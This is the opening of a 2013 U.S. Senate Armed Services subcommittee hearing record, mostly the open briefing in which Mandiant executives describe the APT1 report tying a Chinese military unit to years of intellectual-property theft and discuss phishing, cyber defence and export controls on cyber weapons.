AUTHENTICATED
U.S. GOVERNMENT
INFORMATION
GPO

S. HRG. 113–108, PT. 5

DEPARTMENT OF DEFENSE AUTHORIZATION FOR APPROPRIATIONS FOR FISCAL YEAR 2014 AND THE FUTURE YEARS DEFENSE PROGRAM

HEARINGS

BEFORE THE

COMMITTEE ON ARMED SERVICES
UNITED STATES SENATE

ONE HUNDRED THIRTEENTH CONGRESS

FIRST SESSION

ON

S. 1197

TO AUTHORIZE APPROPRIATIONS FOR FISCAL YEAR 2014 FOR MILITARY ACTIVITIES OF THE DEPARTMENT OF DEFENSE, FOR MILITARY CONSTRUCTION, AND FOR DEFENSE ACTIVITIES OF THE DEPARTMENT OF ENERGY, TO PRESCRIBE MILITARY PERSONNEL STRENGTHS FOR SUCH FISCAL YEAR, AND FOR OTHER PURPOSES

PART 5
EMERGING THREATS AND CAPABILITIES

MARCH 19; APRIL 9, 18, 23, 2013

Printed for the use of the Committee on Armed Services

DEPARTMENT OF DEFENSE AUTHORIZATION FOR APPROPRIATIONS FOR FISCAL YEAR 2014 AND THE FUTURE YEARS DEFENSE PROGRAM—Part 5
EMERGING THREATS AND CAPABILITIES

S. HRG. 113–108 PT. 5

DEPARTMENT OF DEFENSE AUTHORIZATION FOR APPROPRIATIONS FOR FISCAL YEAR 2014 AND THE FUTURE YEARS DEFENSE PROGRAM

HEARINGS

BEFORE THE

COMMITTEE ON ARMED SERVICES UNITED STATES SENATE

ONE HUNDRED THIRTEENTH CONGRESS

FIRST SESSION

ON

S. 1197

TO AUTHORIZE APPROPRIATIONS FOR FISCAL YEAR 2014 FOR MILITARY ACTIVITIES OF THE DEPARTMENT OF DEFENSE, FOR MILITARY CONSTRUCTION, AND FOR DEFENSE ACTIVITIES OF THE DEPARTMENT OF ENERGY, TO PRESCRIBE MILITARY PERSONNEL STRENGTHS FOR SUCH FISCAL YEAR, AND FOR OTHER PURPOSES

PART 5

EMERGING THREATS AND CAPABILITIES

MARCH 19; APRIL 9, 18, 23, 2013

Printed for the use of the Committee on Armed Services

Available via the World Wide Web: http://www.fdsys.gov/

U.S. GOVERNMENT PRINTING OFFICE

85–630 PDF WASHINGTON : 2014

For sale by the Superintendent of Documents, U.S. Government Printing Office
Internet: bookstore.gpo.gov Phone: toll free (866) 512–1800; DC area (202) 512–1800
Fax: (202) 512–2104 Mail: Stop IDCC, Washington, DC 20402–0001

COMMITTEE ON ARMED SERVICES

CARL LEVIN, Michigan, *Chairman*

JACK REED, Rhode Island
BILL NELSON, Florida
CLAIRE McCASKILL, Missouri
MARK UDALL, Colorado
KAY R. HAGAN, North Carolina
JOE MANCHIN III, West Virginia
JEANNE SHAHEEN, New Hampshire
KIRSTEN E. GILLIBRAND, New York
RICHARD BLUMENTHAL, Connecticut
JOE DONNELLY, Indiana
MAZIE K. HIRONO, Hawaii
TIM KAINE, Virginia
ANGUS KING, Maine

JAMES M. INHOFE, Oklahoma
JOHN McCAIN, Arizona
JEFF SESSIONS, Alabama
SAXBY CHAMBLISS, Georgia
ROGER F. WICKER, Mississippi
KELLY AYOTTE, New Hampshire
DEB FISCHER, Nebraska
LINDSEY GRAHAM, South Carolina
DAVID VITTER, Louisiana
ROY BLUNT, Missouri
MIKE LEE, Utah
TED CRUZ, Texas

PETER K. LEVINE, *Staff Director*
JOHN A. BONSELL, *Minority Staff Director*

SUBCOMMITTEE ON EMERGING THREATS AND CAPABILITIES

KAY R. HAGAN, North Carolina, *Chairman*

JACK REED, Rhode Island
BILL NELSON, Florida
MARK UDALL, Colorado
JOE MANCHIN III, West Virginia
JEANNE SHAHEEN, New Hampshire
KIRSTEN E. GILLIBRAND, New York

DEB FISCHER, Nebraska
JOHN McCAIN, Arizona
ROGER F. WICKER, Mississippi
LINDSEY GRAHAM, South Carolina
DAVID VITTER, Louisiana
TED CRUZ, Texas

CONTENTS

CHRONOLOGICAL LIST OF WITNESSES

A Briefing on Cybersecurity Threats

MARCH 19, 2013

Page

Mandia, Mr. Kevin, Chief Executive Officer, Mandiant Corporation; Accompanied by Mr. Richard Bejtlich, Chief Security Officer, Mandiant Corporation 4

Annex: The report titled: Mandiant Report, "APT1 - Exposing One of China's Cyber Espionage Units" 19

Department of Defense Programs and Policies with Respect to Emerging Counterterrorism Threats

APRIL 9, 2013

Sheehan, Hon. Michael A., Assistant Secretary of Defense for Special Operations and Low Intensity Conflict and Interdependent Capabilities 98

Chollet, Hon. Derek H., Assistant Secretary of Defense for International Security Affairs 101

McRaven, ADM William H., USN, Commander, U.S. Special Operations Command 107

The Role of the Department of Defense Science and Technology Enterprise for Innovation and Affordability

APRIL 18, 2012

Shaffer, Mr. Alan R., Acting Assistant Secretary of Defense for Research and Engineering 137

Prabhakar, Dr. Arati, Director, Defense Advanced Research Projects Agency .. 157

Miller, Ms. Mary J., Deputy Assistant Secretary of the Army for Research and Technology 164

Lacey, Ms. Mary E., Deputy Assistant Secretary of the Navy for Research, Development, Test, and Evaluation 174

Walker, Dr. David E., Deputy Assistant Secretary of the Air Force for Science, Technology, and Engineering 180

Page

PROLIFERATION PREVENTION PROGRAMS AT THE DEPARTMENT OF ENERGY AND AT THE DEPARTMENT OF DEFENSE

APRIL 23, 2013

Creedon, Hon. Madelyn R., Assistant Secretary of Defense for Global Strategic Affairs, Department of Defense 217
Myers, Mr. Kenneth A., III, Director, Defense Threat Reduction Agency, Department of Defense, and Director, U.S. Strategic Command Center for Combating Weapons of Mass Destruction 224
Harrington, Ms. Anne, Deputy Administrator for Defense Nuclear Nonproliferation, National Nuclear Security Administration, Department of Energy 233

DEPARTMENT OF DEFENSE AUTHORIZATION FOR APPROPRIATIONS FOR FISCAL YEAR 2014 AND THE FUTURE YEARS DEFENSE PROGRAM

TUESDAY, MARCH 19, 2013

U.S. SENATE,
SUBCOMMITTEE ON EMERGING
THREATS AND CAPABILITIES,
COMMITTEE ON ARMED SERVICES,
Washington, DC.

A BRIEFING ON CYBERSECURITY THREATS

The subcommittee met, pursuant to notice, at 2:30 p.m. in room SR–222, Russell Senate Office Building, Senator Kay R. Hagan (chairman of the subcommittee) presiding.

Committee members present: Senators Hagan and Fischer.

Majority staff members present: Joseph M. Bryan, professional staff member; Richard W. Fieldhouse, professional staff member; Creighton Greene, professional staff member; Michael J. Kuiken, professional staff member; Thomas K. McConnell, professional staff member; and Robie I. Samanta Roy, professional staff member.

Minority staff members present: Thomas W. Goffus, professional staff member; Ambrose R. Hock, professional staff member; and Daniel A. Lerner, professional staff member.

Staff assistants present: Kathleen A. Kulenkampff, Bradley S. Watson, and Lauren M. Gillis.

Committee members' assistants present: Jeff Fatora, assistant to Senator Nelson; Christopher Cannon, assistant to Senator Hagan; Peter Schirtzinger, assistant to Senator Fischer; Craig Abele, assistant to Senator Graham; Joshua Hodges, assistant to Senator Vitter; and Charles Prosch, assistant to Senator Blunt.

OPENING STATEMENT OF SENATOR KAY R. HAGAN, CHAIRMAN

Senator HAGAN. I would like to bring this Emerging Threats and Capabilities Subcommittee to order. I want to welcome everybody to our first meeting of this congressional year. I really want to welcome Senator Deb Fischer as the ranking member of this subcommittee. I'm looking forward to working together with you, Senator Fischer. Last 2 years we certainly had a great working relationship with Senator Portman and I know we will, too. So thank you.

Today we meet to receive a briefing on cybersecurity threats. The Director of National Intelligence, James Clapper, recently testified that cyber threats are for the first time leading the list of specific threats to our security. The purpose of this briefing will be to help us gain a better and deeper understanding of the nature, variety, and seriousness of the cyber threats to our national security, including their impacts on the Department of Defense's (DOD) networks and operations.

Cyber threats can range from individual hackers to criminal groups stealing financial data to nation states with sophisticated intelligence-gathering disruptive or offensive capabilities that could steal classified information or harm our critical infrastructure and computer networks.

Before we get started, I do want to outline that we're going to hear from our witnesses in both this open session and in the closed session that will follow. We'll start with an unclassified briefing here. Then we will reconvene in the Office of Senate Security for the classified portion of today's hearing.

I do want to encourage members to certainly take the time to go over to the Capitol for the classified briefing. We're going to be briefed there by Ms. Stephanie O'Sullivan, the Principal Deputy Director of National Intelligence. She will brief us on a recent national intelligence estimate on cyber and will be focusing her remarks on cyber industrial espionage, why it's happening, what role it plays in the national policy of certain countries, who benefits, and so forth. This information, I think, is going to be very useful for all of us who are concerned about this matter, in thinking about what we need to be doing next.

Then the other briefer in the closed session will be Lieutenant General Jon M. Davis, USMC, the Deputy Commander of U.S. Cyber Command (CYBERCOM). General Davis will brief us on the cyber threat as seen from CYBERCOM, which has the responsibility to defend the Nation against cyber attacks that rise to the level of use of force or aggression, to defend the networks of DOD, and to carry out operations in cyber space in support of our combatant commands.

The unclassified briefing we are about to receive here from Mr. Kevin Mandia, who is the founder and the chief executive officer of the Mandiant Corporation, should require little in the way of introduction since it has certainly been widely reported in the media. The Mandiant Report is in many respects a summation and a confirmation of untold numbers of previous reports and developments. But it's also a unique achievement in the depth of the research and the scope of its documentation. The report is impressive too for its professionalism and lack of sensationalism, and it lets the facts speak for themselves.

This report has provided an important service for our public. The Mandiant Corporation has produced an Intelligence Community-quality report without the benefit of the tools and authorities of our government and without the accompanying classification restrictions. So this is an unclassified report that was put together that is being presented to us.

[The information referred to follows:]

See Annex: Mandiant Report, "APT1 - Exposing One of China's Cyber Espionage Units," dated February 18, 2013, at the end of this hearing.

Senator HAGAN. So based on this report, there's simply nothing left in my mind for the public to doubt about the magnitude or relentless character of China's theft of American technology and other valuable business information.

Since this is a briefing format, I'm hoping we can be less formal than in a normal hearing. I want to encourage all of us to feel free to ask questions or to seek clarifications during the presentation. So if we can just have an opportunity to ask questions and have a give and take, I think it will be a very useful briefing.

I want to conclude this portion of the briefing at 3:20 p.m. so that we can move to the Capitol for the closed portion.

Before I call on Mr. Mandia, and thank you so much for your report and for being here, I wanted to ask Senator Fischer for any comments that she may wish to make.

STATEMENT OF SENATOR DEB FISCHER

Senator FISCHER. Thank you, Madam Chairman. It's an honor to serve as ranking member of this subcommittee with you. Thank you.

It's also an honor to look forward to the briefings that we will have today and throughout our time. Just last week, in testimony before the Senate Select Committee on Intelligence, Director of National Intelligence James Clapper stated the threat of cyber attack has become the top security threat facing the Nation, overtaking the threat of terrorism. This assessment makes clear the risks associated with the cyber domain and it is vitally important that the United States meets them head on.

Thus far, our defense-first policies have failed to deter hostile actors from attacking the United States in cyber space. I believe we must begin to assign accountability and impose consequences on those responsible for aggressive attacks on our systems. Little else will influence those nation states, terrorist organizations, and criminals who seek to hold our national security and our economy at risk through exploitation of the cyber domain.

The issues are complex, technical, and can at times seem very academic. But make no mistake, the consequences are real and potentially far-reaching.

I look forward to hearing from you, Mr. Mandia, at this open portion of the briefing and I applaud you and your team for your work. I also look forward to our second panel, where we will receive the classified briefing. Thank you so much.

Thank you, Madam Chairman.

Senator HAGAN. Thank you, Senator Fischer.

Mr. Mandia, once again, thank you for being here. Thank you for the report that your company has presented. We look forward to your presentation.

STATEMENT OF MR. KEVIN MANDIA, CHIEF EXECUTIVE OFFICER, MANDIANT CORPORATION; ACCOMPANIED BY MR. RICHARD BEJTLICH, CHIEF SECURITY OFFICER, MANDIANT CORPORATION

Mr. MANDIA. Sure, thank you. Madam Chairman, may I ask that I be joined by my colleague, Richard Bejtlich, who will be offering some additional color and commentary to some of the details in the report that we presented to you?

Senator HAGAN. Certainly, and if he could say his name one more time for the record?

Mr. MANDIA. Sure.

Mr. BEJTLICH. Richard Bejtlich, spelled B-e-j-t-l-i-c-h.

Senator HAGAN. Great.

Mr. MANDIA. Thank you, Richard.

I'd like to begin by just summarizing the report that Mandiant published, called "Exposing One of China's Cyber Espionage Units." It's important to note that we only exposed one advanced persistent threat (APT) group, or threat actor, that we refer to as APT1. We exposed them based on a couple of reasons, one of those reasons being that we felt that their tools, tactics, and procedures had stagnated over the 7 years that we've been responding to them. We also just felt that in both the private and public sectors that the general feeling or emotion was that it was time to bring this to a head. You could sense it and feel it.

So when we published this document, it was very important to us that we showed that it wasn't just attacks that were coming out of China targeting the intellectual property of blue chip American and Western European countries that was targeting our internet protocol (IP), it was not just the Chinese, but actually an army unit in China.

The way we did that is we followed two threads of investigation. First, we followed the technical threads of doing 141 investigations where the malware being used or the computers being used to do the attacks were all synonymous with what we ended up grouping as APT1. That's just an arbitrary name we at Mandiant assigned this group. As we responded to them, the transition to practice or the fingerprints of this intrusion group married up at 141 different victim companies.

As we followed that technical thread, it brought us from computer to computer to computer, to basically a region in Shanghai. Anecdotally, we also started doing open source collections. What is in that region of China on Datong Road in the Pudong Region? We went with the nontechnical evidence and we learned of a Unit 61398, whose charter was to do computer network operations, where their people needed to speak English. When I say computer network operations, by the way, I mean both computer network attack as well as computer network defend.

We had a location of this unit in the Pudong New Area of Shanghai on Datong Road, and just the nontechnical open source evidence brought us to the exact same location. So when we looked at the mission of APT1, as we witnessed them stealing hundreds of terabytes of data from 141 companies, we witnessed them send fake emails speaking perfect English, we witnessed APT1 use nearly 1,000 different computer systems over 7 years, and then we wit-

nessed them using IP addresses or computers in China, as well as the Chinese character set, and we married their location up with the mission and the scope and capabilities of this Unit 61398, it was absolutely the exact same place.

We had the same region, we had the same mission, and we had the same scope of capabilities. So we felt that the Mandiant Report brings the reader and brings the public right up to the front door of this building. We couldn't fly people over there and run down the third floor taking photos, but there were only two options: APT1 that Mandiant has tracked for 7 years is, in fact, Unit 61398; or, in one of the most closed societies in the world, where they monitor Internet use of your Gmail access or of your Yahoo searches or Google searches, that somehow the Chinese Government is flat-out missing a 7-year campaign to pilfer millions and billions of documents from hundreds of U.S. companies. It's just hard to fathom that that's a real alternative.

So we believe there's no valid conclusion other than a unit of the People's Liberation Army (PLA) has, in fact, been chartered to compromise the U.S. infrastructure and steal our intellectual property.

Senator HAGAN. Impressive opening comments.

Let me just ask you a question on the scope. Multiple times in the report it stressed that even the massive activities that you've directly observed and catalogued is perhaps dwarfed by what you haven't seen, and that you judged that you have observed only a small fraction of what the APT1 unit alone is doing. So can you expand on that?

Mr. MANDIA. Absolutely. Mandiant can only know the lowest bounds. So we reported on what was in plain view to Mandiant as we were hired by different victim organizations to respond. So our knowledge of APT1 is what I call lateral. We were hired by Company A to respond to APT1, then Company B, and then go on through——

Senator HAGAN. That was 141 companies?

Mr. MANDIA. You bet, over time it was over 100 companies. As we respond to each one and we see the same types of malware, the same modus operandi, the same fingerprints, I call them digital fingerprints, tracking it back to APT1, we only know what we know. So all we've done is establish the lowest bounds. There could be thousands of companies that were compromised by APT1 where Mandiant wasn't hired to respond and some other companies were.

Senator HAGAN. You also said the non-technical unit in the Pudong Region. Explain that again to me?

Mr. MANDIA. What I meant is the non-technical resource that we did at Mandiant brought us to the same place where the technical threads and technical evidence brought us to, a small quadrant of Shanghai.

Senator HAGAN. What is your non-technical?

Mr. MANDIA. Non-technical is open source collections, literally Googling for the Chinese character set of Unit 61398. We Googled to find this place, essentially.

Mr. BEJTLICH. Madam Chairman, if I could add some color to that. One of the things we did was say: If you were to run an operation for 7 years controlling thousands of computers, targeting at least hundreds or probably thousands of western companies, what

would you need to do that? You would need a headquarters, you would need power, you would need telecommunications links, and you would need infrastructure to support these people.

The activity started, at least from our perspective that we were able to see, in 2006, and in 2007 this building, 130,000 square feet. We got a copy of the document that ran the telecommunications line to this building saying: This is for Unit 61398, and if you don't know who they are, they're very important. They're the second bureau of the third department of the PLA, which does signals intelligence work.

So putting that all together, thinking if this unit existed, what would it look like for them on the ground, and there it is. You have the technical indicators, you have the non-technical indicators. It matched very well.

Senator HAGAN. Mr. Mandia, is it APT1?

Mr. MANDIA. Yes.

Senator HAGAN. It's a military intelligence unit, but it's marauding through this whole portion of the broad U.S. industrial base. Should we conclude that the Chinese Government sees the theft of U.S. technology and know-how as a key element of their national security? If so, is this because they see this theft as important to their economic growth, and is this economic growth critical to their regime's stability?

Mr. MANDIA. Sure. I'll start with that and then pass it to Richard. From my experience, this is an extensive effort to pilfer intellectual property out of this country. It's been supported monetarily. It would take thousands of people, thousands of systems. You'd have to have your computer intruders—and those are normally very different people than the folks who benefit from these intrusions, meaning the folks who would read the emails or read the documents that have been pilfered. So the mere infrastructure alone and the time and duration and scope of this effort to steal our secrets has gone on for so long that there's a large amount of investment in it. Based on that investment, it's hard to conclude anything other than that there's an advantage being gained from that investment.

Mr. BEJTLICH. If you look at what the Chinese have stated as far as their objectives and their different areas of priority, the number one concern for the PLA, or really for the party, is the preservation of the party in power. The number two concern is their economic development. That's why this theft is really a national security concern for them. It isn't an economic concern in the sense that the United States thinks of the economy as the basis for our military power. The Chinese think in terms of the economic and military being together as a national security concern.

So that's why we're a little skeptical that simply telling them to stop, they will stop, because they think this is the engine of growth, this is how we're going to provide jobs for our people, create world-leading brands. We're going to take this innovation from the West and put it into our own products and services. So they do see it as—probably the number two priority in their country.

Mr. MANDIA. One of the more interesting things that we did is as we were doing open source collections, as I call it, Googling for evidence to some extent, we were finding things in China that—

we're all familiar with Kentucky Fried Chicken. We were finding pictures of absolute replicas in China of Kentucky Fried Chicken, absolute replicas of Starbucks in China.

So as you see these things emerging from there, it's not a great leap to say that the computer intrusions to steal our IP are, in fact, to shortcut the research and development process. It's to shortcut learning what our marketing plans are, what our sales plans are, how much we charge for things, what our road map is for our products and technologies, how we build things, how we manufacture. All those materials have been taken and what we're starting to see is imitations of it popping up.

Senator HAGAN. Do you want to ask a question?

Senator FISCHER. Thank you, Madam Chairman.

In your 7-year investigation, did you find other digital fingerprints out there? I would imagine you did. To translate that into numbers, how many other groups like this do you think there are, and what's the damage in numbers to companies here in this country?

Mr. BEJTLICH. Yes, ma'am. APT1 is one of at least two dozen numbered groups that Mandiant tracks. Not all of them are Chinese, but many of them are because the Chinese are the most prolific perpetrators of this type of activity. APT1 is one of those groups that is very broad in itself, but it's just one element of a large campaign. There are other teams working in other cities in other parts of the country that in some cases target other areas of the economy, but in other cases they interact.

We've done work for victims where we've seen two, three, up to five or six independent groups all competing to get access to information of a western company simultaneously. So there is—we wonder in our government about deconfliction of priorities and different military units and such. The Chinese probably have that same concern because they have so many teams stealing data at the same time.

As far as impact, it's tough to——

Senator FISCHER. Could I just interrupt you?

Mr. BEJTLICH. Yes, ma'am.

Senator FISCHER. Are you saying that most of them are army computers that are doing this?

Mr. BEJTLICH. We can say with confidence that they're Chinese units. We don't know if they're necessarily military. There's a certain hierarchy in China——

Senator FISCHER. Would you say they're government?

Mr. BEJTLICH. I would say they're at least government-sanctioned. We can't say for sure, these other units, whether they are uniform-wearing military or if they're contractors or if they're outsourced third parties.

The way to think about the Chinese effort is there's three levels. There's patriotic hacking, there's state-backed militias that are closely affiliated with the universities, and then finally there are the military or military-associated units. APT1 is an example of that, of that top level. But even then, APT1 is not the top of the hierarchy. We do see other teams that have other capabilities.

Senator FISCHER. What's "patriotic hacking"?

Mr. BEJTLICH. A patriotic hacker is someone who says they are sympathetic to China's sense of itself in the world, they believe that it is their duty to attack western individuals or companies, and the Chinese Government tolerates that activity, whereas in the United States if we had someone doing that same activity they would most likely be arrested.

Now, that's not to say the Chinese don't arrest hackers. If you are a hacker in China, or Russia, for that matter, and you hack another citizen, they will arrest you and in some cases there's fairly significant consequences. So that's one of the ways that they say: Look, Chinese Government, we arrest hackers; we don't like this. They're arresting the ones who are hacking each other.

A good example of that is some hackers set up fake universities in China and were taking in tuition payments and putting out fake degrees. This was all fake and the government ended up shutting it down.

You see the same dynamic in Russia. If you're a Russian hacking another Russian, you're going to go to jail. But if you're a Russian hacking an American, no problem.

Senator FISCHER. If you're a Chinese hacking an American, are you doing it to disrupt or are you doing it to gain information?

Mr. BEJTLICH. At the patriotic hacker level it's generally disruption. But what happens is that indicates that you have an interest and a capability, and you will be recruited into a university. Then if you show even more capability, you may end up in a military unit.

Senator FISCHER. I know you said the second type of hacker was university—you used some other term. What was that?

Mr. BEJTLICH. Kevin and I were both in the military. It's a tough situation to have people who want to volunteer their service other than the formal National Guard, Reserve, or Active Duty. In China you can be in a militia that's a nebulous organization and be allowed to hack, and the more you hack the better. The best of them are chosen to go into the military.

Mr. MANDIA. I'd like to expound a little bit on the characteristics of the advanced persistent threat hackers that we mostly see and make some generalities about the attacks we're seeing out of China. First and foremost, these attacks are against companies; they're not against individuals at the highest level. It's to steal corporate secrets, not individual secrets necessarily.

But the second thing that's insidious about these attacks is that they actually target humans, though, and they target human weakness. That's why there's been such a complication in fixing the problem. Just, hey, why don't we stop this? But it's more complex than stopping it, because the intrusions that APT1 and other groups like them are doing are exploiting human weakness.

They do it by sending emails purporting to be from someone you know, and you get these emails, and you may get them to your mobile devices or to your laptop or your desktop at work, and they're soliciting you in pretty darn good English to click on a link, to see a Word document or a Powerpoint document or something that you would expect to get even. Just by clicking on that link or downloading or opening that attachment to that email, you're compromising yourself.

So they're leveraging human weaknesses and human vulnerability and trust to break into these organizations. But they are not targeting an individual at home. It's very clear to us, after responding to Chinese intrusions for nearly 15 years now in my career, the attacks do follow a rule of engagement, but it's to steal IP, but I've never witnessed Chinese intruders, other than to breach the confidentiality of documents, I've never seen them change things. They're not changing the integrity of the data or making it unavailable intentionally, meaning they're not just shutting down machines and making it so that no one can connect to a machine.

So there has been rules of engagement during the 15 years that I've responded to these types of intruders. But make no mistake, they are targeting our IP. It's very obvious from the moment they break in that they're just pilfering every pdf, Word doc, Powerpoint doc, and email related to the projects or work that they're interested in.

Mr. BEJTLICH. The one exception to the individual part is if you're an activist, a Tibetan activist, Falun Gong, those people are targeted incessantly. I met with an activist, a Tibetan activist, in Toronto yesterday and she described a 10-year campaign that her organization has been enduring. She has 5 years of evidence. She kept all these emails with all these malicious attachments like Kevin described.

They have had to rely on the human defense of, I have to make the decision, do I trust this email. It says that I'm a Tibetan, I need money, I'm going to be arrested. So they've tried to figure that out as best they can. But outside of that, it is truly an espionage campaign like you've never seen.

Senator FISCHER. With businesses, how much would an American company spend on cybersecurity and what's the cost to consumers?

Mr. BEJTLICH. Prior to working at Mandiant, I was the director of incident response at General Electric, and I had a budget of $13.33 per employee per year to spend on my team of 40 people. With that budget—with 300,000 employees, you can do the math and figure out what the budget was—I was able to hold the line against that group.

What that will tell you is that unless you are a top company who can hire top talent and scale it out, scale those costs across the business, you can't afford the fences that will stop a Chinese military unit or a Russian unit or anyone else. It is truly a problem that is not—small and medium business, as an example, have an exceptionally difficult time dealing with this because they just can't support a team to hold back a military unit, or even a non-military unit that's very well-skilled.

Mr. MANDIA. Thinking about the impact of it, I think we're on the early onset of determining the cost to the consumer, because there's a certain amount of time that needs to elapse to benefit from all the intellectual property that's been stolen. So I think we're on the front end of the power curve, learning from these intrusions to see what would be the consequences, how many jobs might we lose, how much competitive pricing pressure might we get from exports coming out of that region.

So I think we're still learning what was benefited from this enormous data theft, and we'll learn more over the next few years.

Senator FISCHER. Thank you.

Thank you, Madam Chairman.

Senator HAGAN. I'm sure we have a series of questions. On that topic about protecting, and from GE's perspective, or any customer, is it possible to keep the adversaries out of our networks by technical means alone? I mean, techniques such as firewalls, intrusion detection systems, antivirus products, and the like. Or is it necessary to actively monitor and constantly search for the intruders?

I ask this because it should affect the standards that the government is developing for critical infrastructure under the new cyber executive order. If we need investigative processes as well as "good hygiene," that needs to be included in the standards that the National Institute of Standards and Technology is developing. I'd love to hear both of your comments on that.

Mr. MANDIA. I'll give you the high-level results. As we improve our security posture—and by the way, throughout my 20 years of doing cybersecurity, for the most part, the security in this country is getting better. It's been going in the right direction.

But as we do that, what we're really doing is reducing the target area for the attacker. What's lacking is that no matter what we do there's always going to be a gap in our security. There's always going to be technologies that are deployed faster than the means to secure them, and attackers will always take advantage of that.

But that doesn't mean that we just give up. So we have to come up with a process where we mind the security gap that's always going to exist. That's one of the things that I've observed over the last 20 years is missing. We have this Maginot Line of preventive forces and we've established it, and we keep extending it, and we keep narrowing the gap. But what we haven't done a great job of necessarily is minding that gap, observing when are the bad guys getting around our defenses.

So that's the high-level overture of where we're at as a country. The gap is shrinking, but we're not minding it as well as we could.

Mr. BEJTLICH. Madam Chair, the techniques we've seen in the highest-performing organizations, whether they're the military or the government or private corporations, people accept that you will be compromised, but you have to find it quickly, scope it effectively so you know the size of the breach, and then contain it. So you detect quickly, you respond quickly, and you contain quickly.

It's not you deploy some type of technology and you assume it will keep the bad guy out. You have to say that's going to fail, there's going to be a security gap, like Kevin mentioned, and once that gap is exploited, you react to it quickly.

Senator HAGAN. Back to the APT1 unit. Who receives the stolen information that has been hacked? Is it state-owned enterprises, private companies? Then what do they do with it? I have examples of companies in North Carolina that were making outdoor recreation equipment, small scale, and yet all of a sudden they received requests for replacement parts because the parts that the people had purchased were not the original, it was not their design, it was not their product. Yet, now they are being told that you're respon-

sible for this defect, when it had been hacked, it had been copied, and obviously not used the sturdy material that this company used.

Mr. MANDIA. I'll answer first on that. From our perspective—and Richard's going to have a different answer, but I don't know where the information goes after the intrusion. As we respond to these incidents, our consultants are in plain view of so much stolen information we can't possibly go through it all, nor do we. So I just want to leave you with the thought, it's mind-boggling how many people it would take to go through terabytes and terabytes of information.

When you hear the word terabyte, most people don't even know what the heck that is. But I can assure you, in your whole life you're never going to read a terabyte of information. I don't think you'll ever get through it. I can only conclude there are a lot of folks. If you want to go through all this information, there has to be a whole engine that can take this electronic information in, create what's called an index for it so you can search it quickly, like a card catalogue, and you have to have the experts or the expertise that can benefit from it, because we're seeing design documents that make no sense to anyone but the engineers who made them, and you have to have a proficiency and an expertise in very specific topic areas to take benefits of it.

But just from the volume we've seen, it would take an immense and costly effort, with lots of resources, to go through this data.

Mr. BEJTLICH. This is the great question for us. There's either a great intelligence report or a Ph.D. or a book waiting in it. We try to think in terms of similar activities. Kevin talked about the size of what an activity like that might look like. We know that the Chinese employs tens of thousands, if not more, people who do nothing but censorship. These are people who watch Sina Waibo and these other chat technologies looking for key words, that they then remove; they delete these posts. So if the Chinese are willing to devote tens of thousands of people simply to monitor their own Internet usage, we could be sure that they would have plenty of resources to throw at going through these documents.

However, that clean case of get the information, get it to the right place, and then duplicate the product or service, that's a tough one for a company like ours to make that. We don't have people in China. We haven't found people who are willing to talk about what they have seen. It would be great if there were some defectors or something who would give us some insight into that process.

Senator HAGAN. Let me talk about countering the proliferation of cyber weapons. Export controls and other methods to control the proliferation of dangerous weapons have been in place for decades. Cyber weapons have the potential to cause damage on the scale of weapons of mass destruction, and it's common knowledge that there is a flourishing black market where one can buy or rent the cyber tools that can penetrate just about any computer system that's in use today, as well as the infrastructure to carry out even large-scale operations, such as the large collection of compromised computers, commonly referred to as a botnet.

This cyber black market is a dangerous source of capabilities for terrorists, for criminals, and even nation states. Mr. Mandia, from your perspective as a security expert in the private sector, do you

believe that it would be possible to develop a system of export controls for cyber weapons analogous to those that we have for other weapons? Do you think that such an idea is workable or even worth considering?

Mr. MANDIA. I can only offer you the perspective of a cybersecurity practitioner. I immediately went to the technical complications. No matter what we try to impose via legislation, the ability to surreptitiously communicate on the Internet exists. You can have an encrypted end point speak to an encrypted end point and it's very hard to know the content of those communications.

The challenge of cyber weaponry is that it's highly scaleable. Someone with great expertise here at one site can just email it via an encrypted protocol to somebody with far less capability and technical wherewithal, and yet they have now been empowered to do a Stuxnet-like attack. So that's the challenge. It's almost like trying to put the cat back in the bag. There's encryption that's free, publicly available. There are anonymization techniques that you use on the Internet——

Senator HAGAN. There is what now?

Mr. MANDIA. Anonymization techniques. That's a big word for it's hard to pierce anonymity on the Internet sometimes when people are trying to remain anonymous.

So because of encryption and the anonymity on the Internet, cyber weapons could be traded. I think it would probably be easier to catch any money that might pass hands, quite frankly, because you can trade the actual electronic bits and bytes surreptitiously.

Mr. BEJTLICH. Madam Chair, I was at a conference in Toronto where this very subject came up. I'm neither a lawyer nor an export control expert, but it was made apparent to us that there are laws in place that cover preventing the export of items of torture or these sorts of—from the 1970s, where the United States is prohibited from exporting this sort of stuff.

I think if you define certain types of tools as being used for that type of behavior—in other words, some type of software that's used to conduct surveillance on an activist in Syria, and that person is arrested by virtue of the government buying that tool, the Syrian Government buying that tool, or something to that effect, I think that we have the legal framework in place to control that sort of export. I'd like to see that happen. I think it's not an easy case, but I think you can make a good case that we should not be exporting software that's then used for that sort of behavior.

If you're looking at other types of software, though, this same tool that can be used to break into a network I can use to test my network to make sure that a bad guy can't break into my own company. So that becomes very difficult. Sometimes it comes down to what the marketing is. Is this tool marketed for nefarious purposes or is it marketed for legitimate purposes to try to improve your own security?

One of the best ways we know to find out if you're vulnerable, one is to check to see if intruders are there; and then the second one is to simulate an intruder. If an intruder—if you simulate the intruder and you can't get access to a certain computer, then you know you're doing pretty well. To do that sort of work, you need that tool.

So that's where it becomes difficult to try to regulate that sort of software. But I do think there's room to sort of carve out the clearly malicious software from the software that has a legitimate purpose.

Senator HAGAN. Mr. Mandia, your company's report and other such reporting from the private sector, I think, is very helpful for educating the American people about this threat in cyber space. It's also very helpful, I believe, in getting China's attention to this matter and letting them know that we know perfectly well what they are doing. We have certainly seen that in the last several weeks since your report came out.

I realize that you sacrifice something when you reveal what you know. China probably will now change some aspects of how they operate and this may make it harder for you to track them in the future. But it seems to me that, as you say, you just can't prevent and deter a crime if all we do is observe the criminals to gather the intelligence. We can't just sit and watch China stealing this property.

If your company was able to collect all of this information on an unclassified basis, it seems to me that the government could also make such releases without undue damage to source and methods. What are your views on the gain versus loss calculation?

Mr. MANDIA. I think that's a great question, and it becomes, is there a network-enabling effect of sharing intelligence? That's pretty complex. I can share this with you. Mandiant, when we obtain intelligence, we do it what I call laterally. We have to go from company to company to company to company. I think that the government is uniquely positioned at the top of the pyramid where they can get information from the bottom, which means they will have a top-down view that should be and is more comprehensive in scope than what Mandiant can provide going laterally.

So the government is uniquely positioned to know more, have better intelligence, and be able to make that actionable should they be able to share it with prospective victims or imminent victims, meaning the intelligence showing that something's about to happen or is pending.

